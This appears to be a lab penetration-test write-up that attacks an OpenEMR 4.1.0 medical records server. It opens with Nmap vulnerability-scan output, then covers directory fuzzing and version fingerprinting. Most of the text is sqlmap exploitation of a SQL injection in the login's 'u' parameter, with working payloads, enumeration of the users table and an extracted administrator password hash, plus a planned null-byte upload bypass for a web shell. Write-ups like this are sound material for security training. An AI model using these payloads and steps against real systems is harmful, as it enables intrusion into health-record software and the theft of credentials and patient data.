*EXPLOIT*|       EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B  5.0  https://vulners.com/exploitpack/EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B  *EXPLOIT*|       EDB-ID:17969  5.0  https://vulners.com/exploitdb/EDB-ID:17969  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-0231  5.0  https://vulners.com/cve/CVE-2014-0231|       CVE-2014-0098  5.0  https://vulners.com/cve/CVE-2014-0098|       CVE-2013-6438  5.0  https://vulners.com/cve/CVE-2013-6438|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CVE-2012-4557  5.0  https://vulners.com/cve/CVE-2012-4557|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       SSV:30024  4.6  https://vulners.com/seebug/SSV:30024  *EXPLOIT*|       HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1  4.6  https://vulners.com/httpd/HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1|       CVE-2012-0031  4.6  https://vulners.com/cve/CVE-2012-0031|       1337DAY-ID-27465  4.6  https://vulners.com/zdt/1337DAY-ID-27465  *EXPLOIT*|       SSV:23169  4.4  https://vulners.com/seebug/SSV:23169  *EXPLOIT*|       HTTPD:6309ABD03BB1B29C82E941636515010E  4.4  https://vulners.com/httpd/HTTPD:6309ABD03BB1B29C82E941636515010E|       1337DAY-ID-27473  4.4  https://vulners.com/zdt/1337DAY-ID-27473  *EXPLOIT*|       SSV:60905  4.3  https://vulners.com/seebug/SSV:60905  *EXPLOIT*|       SSV:60657  4.3  https://vulners.com/seebug/SSV:60657  *EXPLOIT*|       SSV:60653  4.3  https://vulners.com/seebug/SSV:60653  *EXPLOIT*|       SSV:60345  4.3  https://vulners.com/seebug/SSV:60345  *EXPLOIT*|       SSV:30094  4.3  https://vulners.com/seebug/SSV:30094  *EXPLOIT*|       SSV:30056  4.3  https://vulners.com/seebug/SSV:30056  *EXPLOIT*|       SSV:24250  4.3  https://vulners.com/seebug/SSV:24250  *EXPLOIT*|       SSV:20934  4.3  https://vulners.com/seebug/SSV:20934  *EXPLOIT*|       SSV:20555  4.3  https://vulners.com/seebug/SSV:20555  *EXPLOIT*|       PACKETSTORM:109284  4.3  https://vulners.com/packetstorm/PACKETSTORM:109284  *EXPLOIT*|       HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD  4.3  https://vulners.com/httpd/HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD|       HTTPD:C730B9155CAC64B44A77E253B3135FE5  4.3  https://vulners.com/httpd/HTTPD:C730B9155CAC64B44A77E253B3135FE5|       HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE  4.3  https://vulners.com/httpd/HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE|       HTTPD:B07D6585013819446B5017BD7E358E6F  4.3  https://vulners.com/httpd/HTTPD:B07D6585013819446B5017BD7E358E6F|       HTTPD:3D474EEBC8F5BC66AE37F523DD259829  4.3  https://vulners.com/httpd/HTTPD:3D474EEBC8F5BC66AE37F523DD259829|       HTTPD:2CFBCF43507D5A77B05B49EE4D573583  4.3  https://vulners.com/httpd/HTTPD:2CFBCF43507D5A77B05B49EE4D573583|       HTTPD:2A661E9492CCEF999508BD8503884E30  4.3  https://vulners.com/httpd/HTTPD:2A661E9492CCEF999508BD8503884E30|       HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3  4.3  https://vulners.com/httpd/HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3|       HTTPD:0F6B8D022A5D1C68540812E406264625  4.3  https://vulners.com/httpd/HTTPD:0F6B8D022A5D1C68540812E406264625|       EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE  4.3  https://vulners.com/exploitpack/EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE  *EXPLOIT*|       EDB-ID:35738  4.3  https://vulners.com/exploitdb/EDB-ID:35738  *EXPLOIT*|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2014-0118  4.3  https://vulners.com/cve/CVE-2014-0118|       CVE-2013-1896  4.3  https://vulners.com/cve/CVE-2013-1896|       CVE-2012-4558  4.3  https://vulners.com/cve/CVE-2012-4558|       CVE-2012-3499  4.3  https://vulners.com/cve/CVE-2012-3499|       CVE-2012-0053  4.3  https://vulners.com/cve/CVE-2012-0053|       CVE-2011-3639  4.3  https://vulners.com/cve/CVE-2011-3639|       CVE-2011-3348  4.3  https://vulners.com/cve/CVE-2011-3348|       CVE-2011-0419  4.3  https://vulners.com/cve/CVE-2011-0419|       CVE-2008-0455  4.3  https://vulners.com/cve/CVE-2008-0455|       67D5C133-2D28-56DF-B3FF-FA397606547D  4.3  https://vulners.com/gitee/67D5C133-2D28-56DF-B3FF-FA397606547D  *EXPLOIT*|       HTTPD:B5E4BE30670C1170570E8C9A09152C6C  2.6  https://vulners.com/httpd/HTTPD:B5E4BE30670C1170570E8C9A09152C6C|       CVE-2012-2687  2.6  https://vulners.com/cve/CVE-2012-2687|       CVE-2012-0021  2.6  https://vulners.com/cve/CVE-2012-0021|       1337DAY-ID-21346  0.0  https://vulners.com/zdt/1337DAY-ID-21346  *EXPLOIT*|       1337DAY-ID-17257  0.0  https://vulners.com/zdt/1337DAY-ID-17257  *EXPLOIT*|_      1337DAY-ID-16843  0.0  https://vulners.com/zdt/1337DAY-ID-16843  *EXPLOIT*|_http-chrono: Request times for /; avg: 249.31ms; min: 192.01ms; max: 315.56ms| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|     /css/|       css: 2|     /fonts/font-awesome-4.7.0/css/|       css: 1|     /images/icons/|       ico: 1|     /js/|       js: 1|     /vendor/animate/|       css: 1|     /vendor/bootstrap/css/|       css: 1|     /vendor/bootstrap/js/|       js: 2|     /vendor/countdowntime/|       js: 4|     /vendor/jquery/|       js: 1|     /vendor/select2/|       css: 1; js: 1|     /vendor/tilt/|       js: 1|   Longest directory structure:|     Depth: 3|     Dir: /vendor/bootstrap/js/|   Total files found (by extension):|_    Other: 1; css: 6; ico: 1; js: 10|_http-date: Tue, 17 Feb 2026 15:19:52 GMT; -1s from local time.|_http-xssed: No previously reported XSS vuln.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-csrf: Couldn't find any CSRF vulnerabilities.| http-traceroute:|_  Possible reverse proxy detected.|_http-apache-negotiation: mod_negotiation enabled.| http-enum:|_  /robots.txt: Robots file|_http-mobileversion-checker: No mobile version detected.| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34| http-vuln-cve2011-3192:|   VULNERABLE:|   Apache byterange filter DoS|     State: VULNERABLE|     IDs:  CVE:CVE-2011-3192  BID:49303|       The Apache web server is vulnerable to a denial of service attack when numerous|       overlapping byte ranges are requested.|     Disclosure date: 2011-08-19|     References:|       https://www.securityfocus.com/bid/49303|       https://seclists.org/fulldisclosure/2011/Aug/175|       https://www.tenable.com/plugins/nessus/55976|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portAggressive OS guesses: Linux 2.6.32 - 3.10 (98%), Linux 2.6.38 (95%), Linux 2.6.39 (95%), Linux 2.6.27 - 2.6.28 (94%), Linux 2.6.37 (94%), Linux 2.6.32 - 3.5 (94%), OpenWrt 18 (Linux 4.14) (93%), OpenWrt 21.02 (Linux 5.4) (93%), Linux 3.0 - 3.1 (93%), Asus RT-N10 router or AXIS 211A Network Camera (Linux 2.6) (93%)No exact OS matches for host (test conditions non-ideal).Uptime guess: 0.008 days (since Tue Feb 17 16:13:01 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=199 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Unix
Host script results:|_clock-skew: -1s|_dns-brute: Can't guess domain of "172.20.0.117"; use dns-brute.domain script argument.|_ipidseq: All zeros|_fcrdns: FAIL (No PTR record)| qscan:| PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)| 21    0       1048.60    664.75  0.0%|_80    0       813.50     137.50  0.0%|_path-mtu: PMTU == 1500
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Feb 17 16:25:06 2026 -- 1 IP address (1 host up) scanned in 333.84 seconds
Key Results:
- Port 21 (FTP): ProFTPD 1.3.3d. Vulnerable to
mod_copy(CVE-2015-3306), but the functionality appears to be disabled on the server (returns error530 Login incorrectand fails to execute anonymous commands). - Port 80 (HTTP): Apache 2.2.17 (PCLinuxOS).
- Operating System: Linux Kernel 2.6.x (Obsolete).
1.2 Web Enumeration (Service Discovery)
Sección titulada «1.2 Enumeración Web (Descubrimiento de Servicios)»After finding false positives with Shellshock and configuration files, we performed a deeper directory fuzzing (using tools like wfuzz / ffuf) which revealed an active service:
ffuf -u http://172.20.0.117/FUZZ -w /home/kali/forensic_mkII/directory-list-2.3-big.txt -fc 404Critical Finding:
- Service: OpenEMR (Medical Practice Management).
- Path:
http://172.20.0.117/openemr/ - Login Panel:
/openemr/interface/login/login_frame.php
1.3 Passive Header Analysis (HTTP Headers)
Sección titulada «1.3 Análisis Pasivo de Cabeceras (HTTP Headers)»We intercepted the login request to analyze the web server configuration and the backend language.
Evidence:
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)X-Powered-By: PHP/5.3.3Cookie: OpenEMR=40da0a761c7b06d7aff0aad265113c17Intelligence Analysis:
- PHP 5.3.3: This version is prior to 5.3.4, meaning it is vulnerable to Null Byte Injection (
%00) in filesystem functions. This will be critical for bypassing extension filters during the file upload phase (e.g., uploadingshell.php%00.jpg). - Cookie Security: The session cookie lacks both the
HttpOnlyandSecureflags, allowing session hijacking via XSS or sniffing.
2. VULNERABILITY ANALYSIS (OpenEMR)
Sección titulada «2. ANÁLISIS DE VULNERABILIDADES (OpenEMR)»Instead of launching automated exploits from the start, we performed a software audit to identify specific attack vectors.
2.1 Version Identification (Fingerprinting)
Sección titulada «2.1 Identificación de Versión (Fingerprinting)»To look for precise vulnerabilities, we first need the exact version. We cannot assume it; we must find a file that reveals it.
Step 1: Main frame analysis First, we attempt to dump the content of the login frame to search for the version in the source code:
curl -s http://172.20.0.117/openemr/interface/login/login.php > login.txtAnalyzing the generated login.txt file, we observe that it only contains the authentication form and JavaScript scripts for hashing, but no textual reference to the software version.
Step 2: Location in the title frame
We deduce that the version is visually displayed in the top bar or “Title Bar”. Based on the application's frame structure, this content is located in the login_title.php file.
Correct Verification Command:
curl -s http://172.20.0.117/openemr/interface/login/login_title.php | grep -i "v"Result:
<span class="title_bar">OpenEMR v4.1.0</span><br>
We confirm without a doubt that the version is OpenEMR 4.1.0.
2.2 Searching Exploit Databases
Sección titulada «2.2 Búsqueda en Bases de Datos de Exploits»We consulted searchsploit (Exploit-DB) to view the security history of this specific confirmed version.
Command: searchsploit openemr 4.1.0
Analysis Results: The database confirms multiple critical vulnerabilities for this exact version:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-3-web]└─$ searchsploit openemr 4.1.0-------------------------------------------------------------------------------------- --------------------------------- Exploit Title                                                                        |  Path-------------------------------------------------------------------------------------- ---------------------------------OpenEMR 4.1.0 - 'u' SQL Injection                                                     | php/webapps/49742.pyOpenemr-4.1.0 - SQL Injection                                                         | php/webapps/17998.txt-------------------------------------------------------------------------------------- ---------------------------------Shellcodes: No ResultsPapers: No Results
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-3-web]└─$
This validates our primary attack vector: SQL Injection at Login (CVE-2012-2115).
3. EXPLOITATION (Initial Access via SQLMap)
Sección titulada «3. EXPLOTACIÓN (Initial Access via SQLMap)»We will use the sqlmap tool to automate the detection and exploitation of the SQLi vulnerability detected in the u parameter of the validation endpoint.
3.1 Request Capture
Sección titulada «3.1 Captura de la Petición (Request Capture)»We will intercept the traffic with Burp Suite while attempting to enter a user, capturing the request that validates the credentials. We will observe that it is performed via GET to validateUser.php.
We will create the login.req file with the intercepted raw request:
GET /openemr/interface/login/validateUser.php?u=dsd HTTP/1.1Host: 172.20.0.117X-Requested-With: XMLHttpRequestAccept-Language: es-ES,es;q=0.9Accept: */*User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36Referer: [http://172.20.0.117/openemr/interface/login/login.php](http://172.20.0.117/openemr/interface/login/login.php)Accept-Encoding: gzip, deflate, brCookie: OpenEMR=c6f288e61de232664b21b9946e75afcdConnection: keep-alive3.2 SQLMap Execution
Sección titulada «3.2 Ejecución de SQLMap»We will launch sqlmap using the request file (-r) and specify that we want to attack the parameter u (-p u), which is the known injection point for CVE-2012-2115.
Command:
sqlmap -r login.req -p u --dbs --batchExploitation Results:
SQLMap has successfully identified multiple types of SQL injection on the MySQL >= 5.0 server:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-3-web]└─$ sqlmap -r login.req -p u --dbs --batch        ___       __H__ ___ ___[)]_____ ___ ___  {1.9.11#stable}|_ -| . [,]     | .'| . ||___|_  ["]_|_|_|__,|  _|      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:41:15 /2026-02-20/
[13:41:15] [INFO] parsing HTTP request from 'login.req'[13:41:15] [INFO] resuming back-end DBMS 'mysql'[13:41:15] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:---Parameter: u (GET)    Type: boolean-based blind    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)    Payload: u=dsd' OR NOT 7849=7849#
    Type: error-based    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)    Payload: u=dsd' AND (SELECT 5332 FROM(SELECT COUNT(*),CONCAT(0x717a6b6a71,(SELECT (ELT(5332=5332,1))),0x7171786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- lSMi
    Type: time-based blind    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)    Payload: u=dsd' AND (SELECT 7913 FROM (SELECT(SLEEP(5)))vLMt)-- cEvr---[13:41:15] [INFO] the back-end DBMS is MySQLweb server operating system: Linuxweb application technology: PHP 5.3.3, Apache 2.2.17back-end DBMS: MySQL >= 5.0[13:41:15] [INFO] fetching database names[13:41:15] [WARNING] reflective value(s) found and filtering out[13:41:15] [INFO] retrieved: 'information_schema'[13:41:15] [INFO] retrieved: 'openemr'[13:41:15] [INFO] retrieved: 'test'available databases [3]:[*] information_schema[*] openemr[*] test
[13:41:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.20.171'
[*] ending @ 13:41:15 /2026-02-20/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-3-web]└─$- Boolean-based blind:
OR boolean-based blind - WHERE or HAVING clause - Error-based:
MySQL >= 5.0 AND error-based... - Time-based blind:
MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Enumerated databases:
information_schemaopenemrtest
3.3 Credential Extraction (Dump)
Sección titulada «3.3 Extracción de Credenciales (Dump)»Once the injection is confirmed, we will dump the users table (users) from the openemr database to obtain the administration credentials.
Command:
sqlmap -r login.req -p u -D openemr -T users --dump --batchResult:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-3-web]└─$ sqlmap -r login.req -p u -D openemr -T users --dump --batch        ___       __H__ ___ ___[)]_____ ___ ___  {1.9.11#stable}|_ -| . [']     | .'| . ||___|_  [)]_|_|_|__,|  _|      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:40:24 /2026-02-20/
[13:40:24] [INFO] parsing HTTP request from 'login.req'[13:40:24] [INFO] testing connection to the target URL[13:40:25] [INFO] testing if the target URL content is stable[13:40:25] [ERROR] there was an error checking the stability of page because of lack of content. Please check the page request results (and probable errors) by using higher verbosity levels[13:40:25] [INFO] heuristic (basic) test shows that GET parameter 'u' might be injectable (possible DBMS: 'MySQL')[13:40:25] [INFO] heuristic (XSS) test shows that GET parameter 'u' might be vulnerable to cross-site scripting (XSS) attacks[13:40:25] [INFO] testing for SQL injection on GET parameter 'u'it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Yfor the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y[13:40:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'[13:40:25] [WARNING] reflective value(s) found and filtering out[13:40:25] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'[13:40:25] [INFO] testing 'Generic inline queries'[13:40:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'[13:40:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'[13:40:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'[13:40:25] [INFO] GET parameter 'u' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable[13:40:25] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'[13:40:25] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'[13:40:25] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'[13:40:25] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'[13:40:25] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'[13:40:25] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'[13:40:25] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'[13:40:25] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'[13:40:25] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'[13:40:25] [INFO] GET parameter 'u' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable[13:40:25] [INFO] testing 'MySQL inline queries'[13:40:25] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'[13:40:25] [INFO] testing 'MySQL >= 5.0.12 stacked queries'[13:40:25] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'[13:40:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'[13:40:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'[13:40:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'[13:40:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'[13:40:36] [INFO] GET parameter 'u' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable[13:40:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'[13:40:36] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'[13:40:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found[13:40:36] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test[13:40:36] [INFO] target URL appears to have 2 columns in querydo you want to (re)try to find proper UNION column types with fuzzy test? [y/N] Ninjection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y[13:40:36] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')[13:40:37] [INFO] target URL appears to be UNION injectable with 2 columnsinjection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y[13:40:37] [INFO] testing 'MySQL UNION query (80) - 21 to 40 columns'[13:40:38] [INFO] testing 'MySQL UNION query (80) - 41 to 60 columns'[13:40:38] [INFO] testing 'MySQL UNION query (80) - 61 to 80 columns'[13:40:38] [INFO] testing 'MySQL UNION query (80) - 81 to 100 columns'[13:40:38] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval[13:40:38] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expectedGET parameter 'u' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Nsqlmap identified the following injection point(s) with a total of 264 HTTP(s) requests:---Parameter: u (GET)    Type: boolean-based blind    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)    Payload: u=dsd' OR NOT 7849=7849#
    Type: error-based    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)    Payload: u=dsd' AND (SELECT 5332 FROM(SELECT COUNT(*),CONCAT(0x717a6b6a71,(SELECT (ELT(5332=5332,1))),0x7171786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- lSMi
    Type: time-based blind    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)    Payload: u=dsd' AND (SELECT 7913 FROM (SELECT(SLEEP(5)))vLMt)-- cEvr---[13:40:38] [INFO] the back-end DBMS is MySQLweb server operating system: Linuxweb application technology: Apache 2.2.17, PHP 5.3.3back-end DBMS: MySQL >= 5.0[13:40:38] [INFO] fetching columns for table 'users' in database 'openemr'[13:40:38] [INFO] retrieved: 'id'[13:40:38] [INFO] retrieved: 'bigint(20)'[13:40:38] [INFO] retrieved: 'username'[13:40:38] [INFO] retrieved: 'varchar(255)'[13:40:38] [INFO] retrieved: 'password'[13:40:38] [INFO] retrieved: 'longtext'[13:40:38] [INFO] retrieved: 'authorized'[13:40:38] [INFO] retrieved: 'tinyint(4)'[13:40:38] [INFO] retrieved: 'info'[13:40:38] [INFO] retrieved: 'longtext'[13:40:38] [INFO] retrieved: 'source'[13:40:38] [INFO] retrieved: 'tinyint(4)'[13:40:38] [INFO] retrieved: 'fname'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'mname'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'lname'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'federaltaxid'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'federaldrugid'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'upin'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'facility'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'facility_id'[13:40:40] [INFO] retrieved: 'int(11)'[13:40:40] [INFO] retrieved: 'see_auth'[13:40:40] [INFO] retrieved: 'int(11)'[13:40:40] [INFO] retrieved: 'active'[13:40:40] [INFO] retrieved: 'tinyint(1)'[13:40:40] [INFO] retrieved: 'npi'[13:40:40] [INFO] retrieved: 'varchar(15)'[13:40:40] [INFO] retrieved: 'title'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'specialty'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'billname'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'email'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'url'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'assistant'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'organization'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'valedictory'[13:40:40] [INFO] retrieved: 'varchar(255)'[13:40:40] [INFO] retrieved: 'street'[13:40:40] [INFO] retrieved: 'varchar(60)'[13:40:40] [INFO] retrieved: 'streetb'[13:40:40] [INFO] retrieved: 'varchar(60)'[13:40:40] [INFO] retrieved: 'city'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'state'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'zip'[13:40:40] [INFO] retrieved: 'varchar(20)'[13:40:40] [INFO] retrieved: 'street2'[13:40:40] [INFO] retrieved: 'varchar(60)'[13:40:40] [INFO] retrieved: 'streetb2'[13:40:40] [INFO] retrieved: 'varchar(60)'[13:40:40] [INFO] retrieved: 'city2'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'state2'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'zip2'[13:40:40] [INFO] retrieved: 'varchar(20)'[13:40:40] [INFO] retrieved: 'phone'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'fax'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'phonew1'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'phonew2'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'phonecell'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'notes'[13:40:40] [INFO] retrieved: 'text'[13:40:40] [INFO] retrieved: 'cal_ui'[13:40:40] [INFO] retrieved: 'tinyint(4)'[13:40:40] [INFO] retrieved: 'taxonomy'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] retrieved: 'ssi_relayhealth'[13:40:40] [INFO] retrieved: 'varchar(64)'[13:40:40] [INFO] retrieved: 'calendar'[13:40:40] [INFO] retrieved: 'tinyint(1)'[13:40:40] [INFO] retrieved: 'abook_type'[13:40:40] [INFO] retrieved: 'varchar(31)'[13:40:40] [INFO] retrieved: 'pwd_expiration_date'[13:40:40] [INFO] retrieved: 'date'[13:40:40] [INFO] retrieved: 'pwd_history1'[13:40:40] [INFO] retrieved: 'longtext'[13:40:40] [INFO] retrieved: 'pwd_history2'[13:40:40] [INFO] retrieved: 'longtext'[13:40:40] [INFO] retrieved: 'default_warehouse'[13:40:40] [INFO] retrieved: 'varchar(31)'[13:40:40] [INFO] retrieved: 'irnpool'[13:40:40] [INFO] retrieved: 'varchar(31)'[13:40:40] [INFO] retrieved: 'state_license_number'[13:40:40] [INFO] retrieved: 'varchar(25)'[13:40:40] [INFO] retrieved: 'newcrop_user_role'[13:40:40] [INFO] retrieved: 'varchar(30)'[13:40:40] [INFO] fetching entries for table 'users' in database 'openemr'[13:40:40] [INFO] retrieved: '1'[13:40:40] [INFO] retrieved: ' '[13:40:40] [INFO] retrieved: ' '[13:40:40] [INFO] retrieved: ' '[13:40:40] [INFO] retrieved: ''[13:40:40] [INFO] retrieved: ' '[13:40:40] [INFO] retrieved: '1'[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: '3'[13:40:41] [INFO] retrieved: '1'[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ''[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: 'PCLinuxOS Medical'[13:40:41] [INFO] retrieved: '3'[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: 'Administrator'[13:40:41] [INFO] retrieved: '1'[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ''[13:40:41] [INFO] retrieved: 'Administrator'[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ''[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: ' '[13:40:41] [INFO] retrieved: '3863efef9ee2bfbc51ecdca359c6302bed1389e8'[13:40:41] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: '1'[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: ' '[13:40:42] [INFO] retrieved: 